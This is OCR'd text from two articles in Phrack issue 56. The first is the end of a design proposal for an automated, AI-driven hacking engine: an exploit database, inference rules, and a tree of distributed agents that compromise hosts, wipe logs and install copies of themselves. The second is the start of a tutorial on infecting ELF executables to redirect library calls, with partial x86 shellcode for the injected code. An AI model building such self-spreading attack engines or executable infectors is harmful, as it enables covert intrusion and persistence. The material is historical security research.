For classification to be really universal and easily implemented, the three situations (Remote, Local, Physical) must be devised in layers that apply to all known systems. This might sound a bit utopic, yet the OSI model for remote access seems universal enough since virtually every networked system is either based on it or can be appropriately mapped against it. For Local access to a system (via a remote shell, local session or whatever) to be properly specified in layers, we should first look into what could be universally considered as local system security layers such as run levels, groups and users and hardware access (this has yet to be done). Physical access, brings into light a world ruled by other means than just electricity, so things might not be so obvious.

----| Storage : A Hack Database

Now that we have a Universal Classification for Remote, Local and Physical access, let's set the following abbreviations:


```
                Remote Situation : RS
              Local Situation    : LS
              Physical Situation : PS

                        Layer N : L(N)
                      Layer N-1 : L(N-1)

                    Read access : R
                   Write access : W
                  Modify access : M

            Restricted Read access : R*
           Restricted Write access : W*
          Restricted Modify access : M*
```

A privilege level is defined by the "tuple" : (situation, layer(x), access). For example, ability to modify the application sendmail remotely (given OSI model above) would be sendmail (RS,L(6),M). A remote buffer overflow in sendmail, that just requires an attacker to send a mail to the daemon would be listed this way:

Name	Systems	Versions	Level required	Level gained
Sendmail-sploit	All Unix	Sendmail 8.10.1	(RS,L(6),W*)	(LS,L(3),M)

We would also store the attack code in the database as well (remembering the actual attack engine will be separate).

The stored code would return a value indicating attack success or failure, and could also return parameters to be used with further attacks on completion. For instance, a successful remote Sendmail buffer overflow would return TRUE and a handle to the remote shell; then the attack would be taken to the LS level where local attacks would be run to get runlevel 0 access (or root). This means the attack engine would run stored functions in a dynamic database, such as:



Attack_ID and Result_ID are unique.


The relation between the Attack table and the Result table is "one to many". An attack could have been completed successfully on various targets. A "result" is linked to one and only one attack.

In the result table the Type defines whatever it is, a temporary hack or a permanent one (like a backdoor), the Identifier specifies a unique name to the target (IP address, DNS name...).

The handle would be a pointer to a successful hack, based on the situation, i.e. in a Remote attack a pointer to a Libnet[6] structure, in a Local attack a pointer to a shell, a remote cmd.exe...

The "Code" part in the "Attack table" would be either the source code, which means we have a built-in compiler in the engine, the attack binary code that would require platform specific code to be pre-built, or some sort of scripting language we would rewrite all attacks with (see Nessus in comparison chapter below).

Those specifications are far from completed and the database is very simple, but you get the point. The idea is to separate on the diagram what is gained from knowledge (Attacks), to what is gained in the wild (Results). Just as an example, that could be :



This approach implies either standardized interfaces of hacks (normalized input parameters and output handles), or a "Superset Code" could be written, that given the attacks specifications (input parameters, Level Req'd, Level Gained), would wrap the attack, run it, and return values in our standard form. Since

writing regular expression engines is, ahem, NOT fun maybe we could decide for the first solution.

With respect to what we have seen in the Classification of the Remote Situation, we stated that compromising a layer is understood in the restricted sense of the attacked application's layers. Yet we could assume that compromising an application, say Sendmail, would give you control over another one, maybe DNS in this case. We need to be able to describe this in the database -- compromising an application might give you control over some others. A schematic representation would be:

```
0,1-[hack_id]-0,N (recursive link - a hack grants you access to more than)
        |             | (one system/instructions)
     (known exploits code)
      (and access levels)
Systems-0,1-0,N-Vulnerabilities-0,N-0,1-Instructions
(known systems) |  (known related instructions/daemons/programs...)
                 |
               0,1
                |
               0,N
                |
 Result (handles to hack, Libnet stack, shell ...)
                |    (& collected info, e.g. [10.0.0.1] is [Novell 5sp3])
               0,N
                |
               0,1
                |
Target (standard specification of target IP,Name...)
```

So we have now a pretty good idea of what the unified hack database would look like:

1) A knowledge database of known systems, systems instructions and associated exploits.
2) The database would have a standard for describing all fields.
3) It would define the level required/level gained "tuples" (situation, layer(x),access), for each known exploit.
4) Exploit code would be stored in the database and follow a standard representation of the interface (normalized input parameters and output handles).

There exists today an international effort for a standard way to describe exploits. Such databases are in their infancy, but strong projects like CVE[7] are certainly breaking new ground.

The aim of such standardization is to achieve unified descriptions of attack scenarios (to be used in attack automation, either via vulnerability assessment tools or actual penetration tools). Therefore our attack engine would offer three modes:

- Simulation (no actual attack performed, but we could use results for vulnerability assessments, future attack scenarios, etc),
- Manual (attack performed manually, no wrap code, like the mils;-)),
- Automated (the ultimate Hacking Machine).

----| Artificial Intelligence

The reader might not be trained in AI, so let's attempt to define some of the principles we need for this discussion.

--| Intelligence

AI is by no means meant to "create", but rather to "think". Thinking, logically and reproducibly, is a process, therefore it may be mimicked by a machine. In fact, given the proper thinking strategy and process a computer

solves known problems much faster than humans. Building a new Hack is a simple process if the methodology is known. If the methodology is not known you must create it. When no logical path takes you to where you want to go you have to create a new Hack when it can't be related to any other hacks. The new Hack then enrichs the world of known hacks, and can possibly be added to the overall Hack process. It is assumed that AI can solve our problems, given the following restrictions:

1) The problem solving time is, generally, unpredictable and may even take years if done manually.
2) The problems that can't be solved because an individual doesn't hold enough "process knowledge" for resolution (or the knowledge necessary can't be described with the formalism we've chosen, see the Godel theorem of incompleteness and the book "Godel Escher Bach, The Eternal Golden Braid" by Douglas Hofstadter).

In other words, any system can be hacked; granted we have enough time and known hacks for this purpose.

--| Inference

The "thinking engine" we want to use here will have to use known facts (hacks) against field results, to explore the paths that takes us to the ultimate goal (or result). Such engines are described in AI as "inference engines", starting from the goal and finding a possible path to the knowledge base is called "backward inference", starting from the knowledge base and finding a path to the goal is called "forward inference". In the present case "backward inference" is only good for simulation, but in the field we can only use "forward inference" (which is algorithmically known as being slower than backward inference).

The initial theory behind inference engines is based on two "logic" rules, one for forward inference called Modus Ponens (MP) the other for backward inference called Modus Tollens (MT). MP states that [if (P) AND (P includes Q) THEN (Q)], MT says [if (NOT Q) AND (P implies Q) THEN (NOT P)].

--| The Inference Engine

Algorithmically speaking, the Inference Engine is a recursive algorithm that takes a set of known facts as input (target is www.blabla.bla), processes it against the database of rules (if RedHat 5.0 then SendMail is vulnerable) and adds a new facts to the set (if target is RedHat 5.0 then target is vulnerable to SendMail bug). The engine stops when either we have reached our goal (target is compromised) or we can't add anything new to the set of facts (all possibilities have been explored). In order to optimize the process, the Inference Engine is set to use strategies in choosing which rules to test first (buffer overflow might be easier to try than "tmp race", so we set the engine to try a buffer overflow first). As discussed in the following "distributed" section, it is essential to see that the hacking process is not in the engine itself, but in the database rulesets. For instance, tests would be performed to understand the target installation/setup/OS and match the subsequent hacks, the engine provides the mechanism for this and the rulesets the paths to understand how one must attack. It is in the description of the ruleset that we have the actual "Intelligence", hence if a new OS appears on the market with a new security mechanism, we do not need to rewrite the engine, but specify new rules specific to this OS.

--| An Inference Engine of order 0

Consider a ruleset that contains no variables, only static facts:

If monkey close to tree, monkey on tree
If monkey on tree AND banana on tree, monkey eat banana

We use "order 0" inference engine (O.K AI pals, this is not quite the definition, yes there is a whole theory behind this, we know, don't flame us).

With the initializing fact

```
 monkey close to tree

we will get
 monkey on tree

and finally
 monkey eat banana
```

  --| An Inference Engine of order 1

If the ruleset contains variables :
 If monkey close to (X), monkey on (X)
 If monkey on (X) AND banana on (X), monkey eat banana

The inference engine that processes the rules and operates variable substitution is said to be of order 1 (And if you're curious to know, there is no engine of order 2 or higher, all problems are proven to be described in order 1). This is the type of engine we want to use, as it allow us to use variables -- they will be the "handles" resulting of our hacks.

  --| Pattern Matching

Just like there are interpreted languages and faster-running compiled ones, there are AI Inference Engines based on "interpreted rulesets" and other based on "compiled rulesets". Compiling the ruleset means you have to rearrange it in such a way that is "immediately efficient". The compilation method we're interested in is called Pattern Matching and is based on binary trees. For instance, lets assume the following:


Initial database:


Name	Systems	Versions	Level required	Level gained
d0_v8-BOF	Unix,All	Sendmail 8.8.*	(RS,L(6),W*)	(LS,L(3),M)
d0_v9-BOF	Unix,All	Sendmail 8.9.1	(RS,L(6),W*)	(LS,L(3),M)

Ruleset:

```
if system[X] is Unix AND Version[Y] is Sendmail 8.8.* AND
Level_s[Z] is RS AND Level_l[Z] is 6 AND Level_a[Z] is W* AND
Hack(d0_v8-BOF,X) THEN Level_a[Z] is [LS,L3,M]

if system[X] is Unix AND Version[Y] is Sendmail 8.9.1 AND
Level_s[Z] is RS AND Level_l[Z] is 6 AND Level_a[Z] is W* AND
Hack(d0_v9-BOF,X) THEN Level_a[Z] is [LS,L3,M]
```

Compiled ruleset for pattern matching:





[] are used to represent variables, filled in for clarity

The tree is parsed from the top every time a new fact is added to the knowledge database, and this allows for a dynamic-algorithm (i.e. intelligent self-modifying knowledge base). When the tree is parsed and brings in a new fact, the knowledge base is increased with this fact, and the tree is parsed again for more facts...

Since an attack happens in different phases (see distributed chapter below), facts may have different impacts. They may just be collected facts (system is RH6.0, buffer overflow on sendmail possible, "poor default config" exploit on sendmail possible), or facts that trigger attacks (buffer overflow and "poor config" exploits possible, rule says test config first -- config exploit will be tested and result added to database, we gain new rights or we move on).

Optimization comes from the fact that whereas in the flat ruleset sample all rules must be parsed to find the matching one, in a tree-like representation a simple pattern matching mechanism shows the right branch. Although it's a pain to compile such a ruleset into a tree is not obvious for a few rules on our database, it really shows if the database contains thousands of facts. Besides, once the database is compiled into a tree, it's done and you dont have to do it again (insertion of new elements into a tree is possible, yet the tree could also be recompiled on each new addition).

More optimization, not for engine itself but in the hacking sense, can be achieved if we set some "grading rules" per attack and organize the tree this way -- say we know two attacks for Sendmail, same version, one relies on a complex buffer overflow and the other on misconfiguration. The misconfiguration should be tried first (if the buffer overflow fails we might kill Sendmail altogether), hence given a higher mark. This marking process would look at two factors -- the level required to perform attack and method use, for instance:

Situation	Grade	Level	Grade	Method	Grade
Remote	+100	6	+60	Config	+3
Local	+200	5	+50	Filesys	+2
		4	+40	BuffOver	+1
			...		

The guarding mechanism can be automated in the AI, the method is another piece of information to be Classified and stored in the Hack Database.

--| A Pattern Matching, Forward Inference Engine of Order 1

So what we're looking for is :

An AI engine, of forward inference type, of order 1. The engine is better optimized, like in pattern matching for instance and it allows for function executions.

An academic sample of such an algorithm is the RETE algorithm (beyond the scope of this preliminary discussion) and the interested reader is directed to the

paper by Charles L. Forgy in "Artificial Intelligence" : "The RETE Matching Algorithm" (Dept of Computer Science, Carnegie-Mellon University). You could also look into a similar systems called OPS and TANGO ("OPS5 user's manual" by the same author and "TANGO" by Cordier-Rousset from L.R.I of Orsay Faculty in France). Working code of RETE can be found at the MIT repository [8]. You can also check Pr. Miranker's Venus project [9]. Original code for OPS exists in LISP [10]. However, the one piece of work that would definitely match our expectation is a system called CLIPS, written in C, by NASA (initially by NASA, but now it is maintained in the public domain) [11].

--| The Hacking Engine

The engine will first query the database of facts for all known hacks sorted in the classification form we defined along with systems and versions information, these known hacks are written as a set of rules the exact representation of hacks into rules is linked to the engineitself and is yet to be defined.

Then this ruleset is compiled into a binary tree (or some other efficient data structure) for better optimization, provided a proper optimizing strategy (which may branch to the left-most side for instance, maybe granted a difficulty grade per attack). The optimizing strategy might take the classification rules into account to decide that if a higher level is reached, all branches that refer to lower level attacks must be ignored -- this would be a called "restrictive optimization".


The engine is initialized with the initially known facts (target id), and starts applying rules to these facts in order to get more information out of them, until the goal is reached or all branches have been explored. The engine in simulation mode would only use the initializing facts and match function calls with them, in manual mode the hacker would be provided the function code by the engine that would then wait for the result, in automatic mode the engine would run the code itself.

----| Distributed paradigm

Distributed hacking theory, analysis and advantage has been extensively reviewed in an excellent article by Andrew J. Stewart entitled "Distributed Metastasis [12]. Hence we will base this proposed implementation on it, please refer to the above article.


--| Distributed Schematic

In a distributed attack, the attacker (A) is the "parent" of all nodes (agents). Each node is characterized by a running agent (the hacking engine), its address (IP,IPX...), and the level the agent is running at. For instance:



The attacker knows the existence of all nodes, but communicates through the hierarchy (to send a command to 10.0.2.5, he issues this to 10.0.2.1 for routing). This keeps risk to a minimum, should any of the agents be discovered. When 10.0.2.5 tries to talk to the attacker, he sends stuff via 10.0.2.1 -- A3 knows A2 but not A. It is obvious that if any of the nodes are to be uncovered, attached parent node and child nodes could be too. In this case, the Attacker could issue a direct order to any of the potentially compromised agents to either "attach" themselves to somewhere else, or to sacrifice the agent's "territory" and have the agent eliminate itself.


Example: Agent 10.0.2.1 was discovered, the Attacker decides to attach 10.0.2.5 to 10.0.3.1 and sacrifice 10.0.2.1.



To ensure better privacy, encryption is to be used at each node for the database of "parent&child" they have.

At least two other secret-routing systems can be used:

1. A child knows its parent address, but parent doesn't know its children. All communication to a child would first require a request to the top node (A) to learn the location of the children. This would ensure lesser risk to compromise an entire branch in case one of the node is uncovered



A3 knows how to talk to A1, A1 asks A for who to talk with.

2. All nodes in the tree (except for A) don't know the other nodes' addresses but know the subnet on which the node resides and may sniff packets. For instance A1 would send packets to 10.0.2.6, whereas 10.0.2.6 discards it but 10.0.2.5 sees the data and replies to 10.0.3.2. [13]

--| Distributed & Simultaneous Attack

Phase 0

The actual attack happens in phases. The attacker decides on a target and the level desired. Then the AI will look in the known set of Agents, and the defined rules for attack optimization. For instance, if we want to attack 10.0.3.2, the AI could decide to pass the attack to 10.0.3.1. The AI could also decide for multiple agents to attack at once (hence the distributed paradigm), in this case, collected information (the knowledge base) is passed between each phase to the Attacker, who could decide to redistribute it to the attacking agents.

Phase 1

Once a given Agent has received an order to attack, it queries its parent node for updated hacking database entries. Depending on the initial Attack order issued, this query might move up to the Attacker or not happen at all. If the communication model used is hierarchical, we could even implement this in DNS queries/replies to benefit from the existing code (see Phrack [14] issues 50-53 on this).

Phase 2

The agent performs ruleset optimization as discussed previously chapter.

Phase 3

The agent updates or build its RETE vulnerability tree.

Phase 4

The agent satisfies the first "target detection" ruleset (this includes host, service, network topology, OS, Application layer info detection), before moving to the next phase. This happens exclusively as an RS. In the case of a simultaneous attack (by many agents for one target) information gathered is moved to the Attacker who might push back other info gathered by the other agents.

Phase 5

The Agent actually attempts to compromise the target. This phase is not completed until the level of access the attacker decided upon is reached, and the "target clean-up" (cleaning the logs) rulesets are satisfied. The cleanup rules might even trigger the necessary hack of another box where the logs may reside -- it is common practice in security administration to log to a different machine (especially at high profile sites with high profile targets). This phase might fail upon unsuccessful hacks or a timeout.

Phase 6

Install the hacking engine child on target. Target becomes part of the tree as a subordinate of the successful attacking agent. The Attacker is notified of the new acquisition.

Phase 7

The new agent goes into passive mode -- it waits for input from its parent and monitors traffic and trust relationships locally to increase its local knowledge database. On a regular basis the agent should "push" info to its parent, this is necessary if the agent is behind a firewall or the address is set dynamically.

Note: Phase 4+5+6 are the so-called "consolidation components".

The Simultaneous aspects of attack are controlled by the Attacker and not by delegation to other parent nodes. This could be called Centrally Controlled Distributed and Simultaneous Attack.

Let’s summarize the phases:

Engine	Phase	Comments
AI	0	Decide for agent(s) to attack target
Incremental	1	Database query
AI	2	Ruleset optimization
Incremental	3	Tree build
AI	4	Target information gathering
AI	5	Compromise target, cleanup
Incremental	6	Seed target
AI	7	New agent enters passive mode

Other concepts can be put into this, such as cryptography and multiple target acquisition at once. It would certainly be an interesting exercise to write a valid algorithm for all this.

----| Comparison

--| COPS Kuang system

The "Kuang system", a security analysis tool developed by Robert W. Baldwin of MIT is included in COPS security package available from Purdue University [15]. The Kuang system is a ruleset-based system used to check UID/GID’s rights on a local system, i.e. it processes a knowledge base (list of privilege users/files, list of rights needed on users/files to attain their level of

privilege) against a set of rules (if any user can write a startup file of root, any user can become root). The ruleset is written as such that it is "string parsable" in the inference engine (which is a forward inference engine of order 1). The system can perform tests stored in a shell script to decide if a rule is satisfied by the configuration of the system it is currently running on.

In comparison to what is described in this paper, the Kuang system evolves between (LS,L(1)) and (LS,L(3)). It uses a non-optimized forward inference engine that performs Phase(4) of our distributed scheme.

We should consider the Kuang system as a working-case study, to build Area52.

--| A sample vulnerability scanner : Nessus

The Nessus Open source project [16] aims at providing a free security scanner. It works by testing systems (remote/local) for known vulnerabilities. The Nessus developers wrote a scripting language for this purpose -- we mentioned earlier that the actual coding attacks should be freely coded in a highly portable language for our proposed system. Yet the Nessus approach is not to be neglected -- could we use the Nessus effort and extend its scripting language so to actually re-write all exploits? This would mean a continuous effort in writing the project, but then alleviates many compatibility and database issues. We could even hope for a "common hacking language" relying on multi-platform libraries like libpcap and libnet as core components. Until an open source vulnerability scanner that can run on multiple platforms comes along, this is a fairly attractive piece of technology.

--| Another Approach : Attack Trees

As is probably obvious, this "ultimate hack tool" could be used to help protect as well as compromise. While most of the discussion has been from the intruder perspective, we could easily use the tool for our own vulnerability assessment. If we feed the knowledge database with all relevant information about our own network and run the engine in simulation mode, this will output a possible sequence of attack. Then, if the engine is told to search for ALL possible sequences of attack, and the output can be arrange as a tree of attack sequences (much like the tree of known vulnerabilities describe above), this would provide a means to help automatically generate "Attack Trees", as described by Bruce Schneier of Counterpane Internet Security in Dr. Dobb's Journal [17] (December 1999).

--| Others...

Some distributed denial of service tools, have caused quite a stir in security circles lately [18]. Those tools expose an interesting sample of distributed communication and data tunneling, which code could be reused in the project outlined in this paper. The main problem with these denial of service tools is that their main output (floods of packets against a target) is never seen by the Attacker, which is what we would certainly require.

----| References

[1] See discussions by Dr Ross Anderson from University of Cambridge
http://www.cl.cam.ac.uk/Teaching/1998/Security/

[2] NMap by Fyodor.
http://www.insecure.org/nmap

[3] PacketStorm
http://packetstorm.securify.com

[4] Security Bugware
http://oliver.efri.hr/~crv

[5] Security Focus
http://www.securityfocus.com/

[6] Libnet multi-platform packet mangling
http://www.packetfactory.net/libnet/

[7] Common Vulnerabilities and Exposures
http://cve.mitre.org, a unified hack database

[8] RETE LISP implementation
http://www.mit.edu/afs/cs.cmu.edu/project/ai-repository/ai/areas/expert/systems/frulekit/

[9] Prof. Miranker Venus project in C++
http://www.arlut.utexas.edu/~miranker/

[10] Original OPS LISP code
http://www.cs.cmu.edu/afs/cs/project/ai-repository/ai/areas/expert/systems/ops5/

[11] NASA RETE-like system, coded in C, very impressive!
http://www.ghg.net/clips/CLIPS.html

[12] "Distributed Metastasis: A Computer Network Penetration Methodology"
by Andrew J. Stewart
http://www.phrack.com/search.phtml?view&article=p55-16

[13] "Strategies for Defeating Distributed Attacks" by Simple Nomad
http://packetstorm.securify.com/papers/contest/Simple_Nomad.doc

[14] Phrack Magazine
http://www.phrack.com/

[15] Home archive of the COPS system
ftp://coast.cs.purdue.edu/pub/Purdue/cops/

[16] The Nessus Project
http://www.nessus.org

[17] "Attack Trees: Modeling Security Threats" by Bruce Schneier
http://www.ddj.com/articles/1999/9912/9912a/9912a.htm, DDJ article on Attack Trees

[18] Analysis of distributed denial of service tools by David Dittrich
http://staff.washington.edu/dittrich/
Also, the source code for these DoS tools can be found at [3].

|EOF|----------|

- P H R A C K M A G A Z I N E -

Volume 0xa Issue 0x38
05.01.2000
0x07[0x10]

|---------- SHARED LIBRARY CALL REDIRECTION VIA ELF PLT INFECTION ----------|

|---------- Silvio Cesare <silvio@big.net.au> ----------|

----| INTRODUCTION

This article describes a method of shared library call redirection using ELF infection that redirects the Procedure Linkage Table (PLT) of an executable allowing redirection to be resident outside of the infected executable. This has the advantage over the LD_PRELOAD redirection technique in that no environment variables are modified, thus remaining more hidden than previous techniques. An implementation is provided for x86/Linux. For those interested please visit the following URLs:

```
    http://virus.beergrave.net      (The Unix Virus Mailing List)
    http://www.big.net.au/~silvio   (My page)
```

----| THE PROCEDURE LINKAGE TABLE (PLT)

From the ELF specifications... (not necessary to read but gives more detail than the follow-up text)

" Procedure Linkage Table

Much as the global offset table redirects position-independent address calculations to absolute locations, the procedure linkage table redirects position-independent function calls to absolute locations. The link editor cannot resolve execution transfers (such as function calls) from one executable or shared object to another. Consequently, the link editor arranges to have the program transfer control to entries in the procedure linkage table. On the SYSTEM V architecture, procedure linkage tables reside in shared text, but they use addresses in the private global offset table. The dynamic linker determines the destinations' absolute addresses and modifies the global offset table's memory image accordingly. The dynamic linker thus can redirect the entries without compromising the position-independence and sharability of the program's text. Executable files and shared object files have separate procedure linkage tables.

+ Figure 2-12: Absolute Procedure Linkage Table {*}

```
  .PLT0:pushl   got_plus_4
        jmp     *got_plus_8
        nop; nop
        nop; nop
  .PLT1:jmp     *name1_in_GOT
        pushl   $offset
        jmp     .PLT0@PC
  .PLT2:jmp     *name2_in_GOT
        pushl   $offset
        jmp     .PLT0@PC
        ...
```

+ Figure 2-13: Position-Independent Procedure Linkage Table

```
  .PLT0:pushl   4(%ebx)
        jmp     *8(%ebx)
        nop; nop
        nop; nop
```

```
.PLT1:jmp     *name1@GOT(%ebx)
      pushl   $offset
      jmp     .PLT0@PC
.PLT2:jmp     *name2@GOT(%ebx)
      pushl   $offset
      jmp     .PLT0@PC
      ...
```

NOTE: As the figures show, the procedure linkage table instructions use different operand addressing modes for absolute code and for position-independent code. Nonetheless, their interfaces to the dynamic linker are the same.

Following the steps below, the dynamic linker and the program ``cooperate'' to resolve symbolic references through the procedure linkage table and the global offset table.

1. When first creating the memory image of the program, the dynamic linker sets the second and the third entries in the global offset table to special values. Steps below explain more about these values.
2. If the procedure linkage table is position-independent, the address of the global offset table must reside in %ebx. Each shared object file in the process image has its own procedure linkage table, and control transfers to a procedure linkage table entry only from within the same object file. Consequently, the calling function is responsible for setting the global offset table base register before calling the procedure linkage table entry.
3. For illustration, assume the program calls name1, which transfers control to the label .PLT1.
4. The first instruction jumps to the address in the global offset table entry for name1. Initially, the global offset table holds the address of the following pushl instruction, not the real address of name1.
5. Consequently, the program pushes a relocation offset (offset) on the stack. The relocation offset is a 32-bit, non-negative byte offset into the relocation table. The designated relocation entry will have type R_386_JMP_SLOT, and its offset will specify the global offset table entry used in the previous jmp instruction. The relocation entry also contains a symbol table index, thus telling the dynamic linker what symbol is being referenced, name1 in this case.
6. After pushing the relocation offset, the program then jumps to .PLT0, the first entry in the procedure linkage table. The pushl instruction places the value of the second global offset table entry (got_plus_4 or 4(%ebx)) on the stack, thus giving the dynamic linker one word of identifying information. The program then jumps to the address in the third global offset table entry (got_plus_8 or 8(%ebx)), which transfers control to the dynamic linker.
7. When the dynamic linker receives control, it unwinds the stack, looks at the designated relocation entry, finds the symbol's value, stores the ``real'' address for name1 in its global offset table entry, and transfers control to the desired destination.
8. Subsequent executions of the procedure linkage table entry will transfer directly to name1, without calling the dynamic linker a second time. That is, the jmp instruction at .PLT1 will transfer to name1, instead of ``falling through'' to the pushl instruction.

The LD_BIND_NOW environment variable can change dynamic linking behavior. If its value is non-null, the dynamic linker evaluates procedure linkage table entries before transferring control to the program. That is, the dynamic linker processes relocation entries of type R_386_JMP_SLOT during process initialization. Otherwise, the dynamic linker evaluates procedure linkage table entries lazily, delaying symbol resolution and relocation until the first execution of a table entry.

NOTE: Lazy binding generally improves overall application performance,

because unused symbols do not incur the dynamic linking overhead.
Nevertheless, two situations make lazy binding undesirable for some
applications. First, the initial reference to a shared object function
takes longer than subsequent calls, because the dynamic linker
intercepts the call to resolve the symbol. Some applications cannot
tolerate this unpredictability. Second, if an error occurs and the
dynamic linker cannot resolve the symbol, the dynamic linker will
terminate the program. Under lazy binding, this might occur at
arbitrary times. Once again, some applications cannot tolerate this
unpredictability. By turning off lazy binding, the dynamic linker
forces the failure to occur during process initialization, before the
application receives control.
"

To explain in more detail...

Shared library calls are treated special in executable objects because they
cannot be linked to the executable at compile time. This is due to the fact
that shared libraries are not available to the executable until runtime.
The PLT was designed to handle such cases like these. The PLT holds the code
responsible for calling the dynamic linker to locate these desired routines.

Instead of calling the real shared library routine in the executable, the
executable calls an entry in the PLT. It is then up to the PLT to resolve the
symbol it represents and do the right thing.

From the ELF specifications...

```
" .PLT1:jmp     *name1_in_GOT
        pushl   $offset
        jmp     .PLT0@PC
"
```

This is the important info. This is the routine called instead of the library
call. name1_in_GOT originally starts off pointing to the following pushl
instruction. The offset represents a relocation (see the ELF specifications)
offset which has a reference to the symbol the library call represents. This
is used for the final jmp which jumps to the dynamic linker. The dynamic
linker then changes name1_in_GOT to point directly to the routine thus avoiding
dynamic linking a second time.

This summarizes the importance of the PLT in library lookups. It can be noted
that we can change name_in_GOT to point to our own code, thus replacing
library calls. If we save the state of the GOT before replacing, we can call
the old library routine and thus redirect any library call.

----| ELF INFECTION

To inject a redirected library call into an executable requires new code to
be added to an executable. The actual procedure for ELF infection will not
be described here as it has been covered very well in previous articles
(http://www.big.net.au/~silvio - Unix Viruses/Unix ELF Parasites and Virus).
For completeness Data Infection is used for injection, and it is slightly
buggy not being strip safe.

----| PLT REDIRECTION

The algorithm at the entry point code is as follows...

- mark the text segment writeable
- save the PLT(GOT) entry
- replace the PLT(GOT) entry with the address of the new lib call

The algorithm in the new library call is as follows...

- do the payload of the new lib call

```
        * restore the original PLT(GOT) entry
        * call the lib call
        * save the PLT(GOT) entry again (if its changed)
        * replace the PLT(GOT) entry with the address of the new lib call
```

To explain more how PLT redirection is done, the simplest method is to describe the sample code supplied. This code is injected into an executable and becomes the new entry point of the program. The library call that is redirected is printf, the new code prints a message before the printf supplied string.

--

ok, save the registers and so forth...

```
        "\x60"                  /*      pusha                   */
```

mark the text segment as rwx. We do this so we can modify the PLT which is in the text segment and is normally not writeable.

```
        "\xb8\x7d\x00\x00\x00"  /*      movl   $125,%eax        */
        "\xbb\x00\x80\x04\x08"  /*      movl   $text_start,%ebx  */
        "\xb9\x00\x40\x00\x00"  /*      movl   $0x4000,%ecx     */
